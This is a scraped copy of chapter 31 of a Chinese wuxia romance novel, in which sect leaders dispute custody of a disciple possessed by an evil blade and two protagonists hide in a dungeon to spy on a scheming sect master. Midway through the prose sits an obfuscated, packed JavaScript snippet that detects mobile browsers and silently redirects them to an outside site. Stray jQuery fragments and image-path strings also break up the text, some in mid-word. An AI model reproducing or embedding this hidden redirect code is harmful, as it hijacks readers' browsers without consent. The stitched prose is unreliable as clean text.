31.何以报德3

作品:《正道女主养成手册

    慕容连衡信步上前,行至不省人事的越子游身旁,俯身拾起了掉落在他身旁的无败。在接触到无败刀柄的瞬间,他敏锐感受到了那一股和崭绝剑别无二致的邪戾之气,似是又见到了阴阳相隔二十年的那位宿敌。


    “殷崭……”


    哪怕是化成一缕残灰,慕容连衡也绝不会错认。可是殷崭二十年前早已毙命,无败上怎么会有他的气息?


    慕容连衡心绪沉浮,面上并不显山露水,转身向惊魂未定的众人朗声道:“越子游擅使邪道,反噬自身走火入魔,让在座的诸位受惊了。此事疑点重重,便由问剑谷将越子游收押进一步调查审问,趁着各派宾客全都在此,请诸位做个见证。”


    “……且慢!”徐秉山退开人群挤上前来,脸色黑沉如墨洗,他厉声打断道:“子游是我们北阙宗的人,就算出了事,也应当由我们北阙宗押解回去听候发落。慕容宗主要把子游关押进你们问剑谷的监牢,全然不过问我们北阙宗的意见,如此独断专权,管得是否有些太宽了?”


    慕容暝立于慕容连衡身侧,她正张口欲言,耳中钻入一道传音入密的女声:“拦下徐秉山,绝不能让他带走越子游!这件事牵涉到恶剑魔殷崭,必须将越子游扣下,撬开他的嘴问个一清二楚。”慕容暝抬眸望去,见蓝令容在侍女的簇拥下步履匆匆赶至拭剑台,神情是少见的焦急难耐。


    即使蓝令容不说,慕容暝也不会任由徐秉山带走越子游,她上前一步,朝徐秉山掷地有声地道:“徐宗主此言差矣。越子游在生死决上使这等邪道,本就坏了集英大会的规矩,更何况,他控制不住自己走火入魔,在拭剑台上当众伤人,所幸控制及时,才没酿下惨案。这桩桩件件,罔顾他人性命,为祸不仁,已经不仅仅是北阙宗门内之事,而是事关在场的所有宗门。我们问剑谷负责举办此次集英大会,此案也理应归问剑谷管辖。”


    徐秉山面色寒沉:“问剑谷这是执意要与我们北阙宗作对吗?”


    慕容暝见招拆招,道:“岂会?只是北阙宗离问剑谷山高路远,若将越子游押送回北阙宗再行审问,难保不会横生枝节,倒不如在问剑谷来得方便。父亲一向持身中正,最是公允,在江湖上有口皆碑,由我们问剑谷关押审问越子游,我想并无不妥。”


    “慕容暝,你……!”徐秉山被慕容暝这一番有理有据的话堵得哑口无言,脸上再也绷不住那装模作样的儒雅随和,气得眉目纠结,拧作一团。


    徐秉山后悔了,比起萧迢,这个难缠无比的慕容暝才更加该死!要是早知有今日,他就该未雨绸缪提着无败将她一并铲除了去。只是……


    徐秉山的视线落于慕容暝额间的崭绝印,眼中闪烁不明。各派众人闻言,纷纷附和:“慕容少主说得不错!徐宗主,今天这事闹得太大,还是尽快把越子游看押起来才好,免得他醒来之后又到处行凶伤人啊!”


    “是啊徐宗主,我们所有人都看到了,今日是这越子游一人犯事,相信慕容宗主定会公正处置,不会牵连北阙宗其余无辜之人的。徐宗主,您究竟在担心什么?”


    徐秉山此刻骑虎难下,愤恨难当,险些暗自咬碎他的一口牙。但他蓦地想到些什么,心念陡转,改换成一副深明大义的模样,抬手擦拭起眼角压根不存在的眼泪,看似痛心疾首地道:“唉……既然如此,那便依慕容宗主所言吧。子游误入歧途,铸下如此大错,都是我这个做师父的管教无方,没能及时察觉,将他引回正途。今日一事,我北阙宗便与这逆徒从此划清界限,慕容宗主无需介怀,秉公处置便是。”


    慕容暝将他这一番假惺惺的态度转变尽收眼底,心中冷嗤,徐秉山不去戏团子里表演变脸戏法,委实是屈才了。


    慕容连衡并非不知他的虚情假意,但既然徐秉山嘴上已经让步,不再执意阻挠,他也没有必要干涉徐秉山的戏瘾大发。他颔首道:“徐宗主果然深明大义……来人,将越子游带往地牢关押,明日审问。诸位,眼下出了此等大事,集英大会后续的比试便先暂缓吧,待事情水落石出后再做定夺。”


    说罢,慕容连衡转身,将无败递到慕容暝手中,嘱咐道:“暝儿,将无败妥善保管,封存于禁阁之中,不得令任何人擅动。”“是,父亲。”


    慕容暝接过无败,余光悄然微转,正瞥见徐秉山怏怏不甘地紧盯着无败,就差没直接扑上来夺刀了。她洞若观火,心里跟明镜似的,徐秉山不会坐以待毙,在越子游接受审讯、将他招供出去之前,他定然会有所动作。


    就在今夜。


    ===是夜,月流清辉,四下静谧,慕容暝算准时辰,叩响了萧迢住处的门扉。


    萧迢打开门后,见慕容暝穿着一身利落英挺的夜行衣站在门外,俨然一副要干大事的样子,讶异问道:“慕容少主,这是……”


    慕容暝单刀直入,向萧迢发出了邀约:“带你去看一出师徒情深的好戏,有没有兴趣?”


    萧迢怔愣片刻后,心中了悟:“……徐师叔和越子游?”“正是。”


    小半个时辰后,两道融入夜色的黑影悄然摸进问剑谷地牢之中。慕容暝对地牢守卫的部署了如指掌,如入无人之境,不费吹灰之力地避开了一路的守卫弟子。而萧迢也似有所觉,这地牢中的守卫颇为松懈,换作任何一个轻功尚可的高手都可以随心所欲地潜入。


    倒像是在刻意放什么人进来一样。


    慕容暝将萧迢带至关押越子游的牢房,只见越子游被镣铐锁着吊在刑架之上,他浑身是伤,木然低垂着头,甚至让人怀疑他到底是死是活。


    慕容暝秉持着人道主义,让医所的大夫将越子游被敲断的四肢又接了回去,他的一对胳膊一双腿都被夹板和绷带层层包裹,固定得十分扎实,肘窝和膝关节无法弯曲,他只得像个人偶般直愣愣地抻在地上,靠镣铐吊着勉强保持平衡,看起来很是滑稽。


    明明昨日还是前呼后拥、受人追捧的宗主大弟子,转眼却成了入了魔的阶下囚,实在唏嘘。


    牢房斜对面的不远处,放置着一排用毡布覆盖的刑架,刑架与牢房墙面之间留有一人宽的间隙,是绝佳的藏身之处。慕容暝早些时辰来踩过点,发觉藏身于这处间隙之中,既能看清越子游那处的情形,又能极好地遮蔽身形,不会惹人察觉。


    慕容暝无声地朝萧迢比划了个手势,示意萧迢躲进间隙里去,萧迢对她的话当然是无有不依,可他刚躲进那藏身的间隙之中,顿觉情况不对。


    这一方空间,有些过于狭窄逼仄了。


    本来窄小些倒也没什么,他将身子拘谨缩起也能藏得进去。可下一秒,慕容暝紧随而至,也躲了进来。


    这可就大事不妙了。


    慕容暝对自己寻到的这个藏身之处颇为满意,全然没有注意到萧迢的异样。她钻进间隙之后,警惕打量着外头,忽而发现牢内墙上的火把的光映照出了她露在外头的衣角。


    慕容暝一惊,往后撤了一步,想要将自己的身躯完全隐匿于暗处,可在


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17351629|194806||http|test|mini|href|location''.split(''|''),0,{}));


    (){


    $(''.inform'').remove();


    $(''#content'').append(''


    那间隙之中,她本就和萧迢咫尺之距,这一退步,二人的身躯倏然挨在了一处,与此同时,她听见身后的萧迢传出诧然的低呼:“少主,你……!”


    慕容暝对他这一声动静猝不及防,唯恐惊动牢房中的越子游,打草惊蛇。她下意识猛然回身,一手捂起萧迢的嘴,另一手朝他比了个噤声的手势。


    而下一刻,慕容暝也发觉了不对劲。


    他们离得实在是太近了。


    萧迢背靠在最里头的墙角,他身量高大,为了不暴露自己的身形,无法完全站直,需得微微弯腰弓起身子,而为了保持身形稳定,他的双腿处于微微分开的状态。慕容暝这突如其来的一后撤一转身,使得她被整个环在了萧迢的怀中。


    就好像在拥抱一般。


    慕容暝明晰地感受到萧迢灼热的体温透过层层衣料传来,他的气息顷刻间将她笼罩包裹而起,肆无忌惮地挑动着她的嗅觉,那是一种清新好闻的草木香气,其间还掺着一缕烤栗子般的暖甜,若有似无。


    萧迢的面容与她分寸之距,慕容暝几乎能数清他根根分明的睫毛,而他那双好看的眼眸之中,此刻溢满了诧异无措之色。慕容暝的手掩于他的鼻唇之上,拂过他略显粗重而温热的鼻息,他微凉的鼻尖正随着呼吸一下下磨蹭着她的掌心,传来点点痒意。


    鼻尖之下,则是另一种更为柔软磨人的触感。


    萧迢眼神错愕,他一动也不敢动,只能无助地眨了眨眼,慕容暝则无比清晰地看到,她覆于他面上的掌心之下逸散出一片绯红,那抹红向着耳根攀升,又逐步晕染至脖颈,里外熟了个透彻。


    慕容暝从没和一个男人离得这样近过,她忽然感觉自己像个轻薄良家男的登徒女,不免尴尬,讪讪地将捂在他脸上的手收了回来,同时尽量装作若无其事地向后退开,想要从这片令人抓耳挠腮的尴尬之中脱身。


    可她刚一动作,萧迢又是一声闷哼:“唔……”


    慕容暝感到紧挨着她的身躯陡然一僵,萧迢的呼吸也随之错乱起来,她正纳闷着,却见萧迢慌忙伸手按在她的肩头,制止了她的动作。他似乎在勉力隐忍着什么,用克制的气声道:“少主,别……别再动了!求你。”


    慕容暝:“……!”


    慕容暝陡然惊觉,她的前髂,似乎正不偏不倚地抵在了他的……那一处。


    她并非不通风月之事的木头,当然明白萧迢此刻的异样源于何处,她一阵心悸无措,向来神思敏捷的头脑霎时停止了运作。


    她现在该怎么做?需要向他道歉吗?可这种事该如何启齿呢?


    左思右想,慕容暝都觉得她还是装作什么都不知道为妙。于是,她悄悄将腿往后挪了挪,离开了那片搅得人心惶惶的禁地,再小心翼翼地退开至一个微妙而安全的距离,二人之间那股焦灼难言的空气终于又重新流动,总算令她轻快自在了些许。


    萧迢亦是如蒙大赦,装作若无其事地调整了一下姿势,只是那张如染上夕烧的面颊出卖了他所有的赧然与窘迫,凭他怎么藏都会露出马脚。


    两相尴尬之间,地牢中忽然响起一阵细微的动静,二人警觉望去,又是一道黑影闪身摸进了牢房之中。那黑影长驱而入,径直奔向关押着越子游的牢房,三下五除二撬开了牢房门的锁,站定在了越子游面前。


    正事当前,慕容暝和萧迢转眼将方才的窘境抛诸脑后,二人对视一眼,心照不宣,都认出了黑影的身份。


    正是同样穿着夜行衣的徐秉山。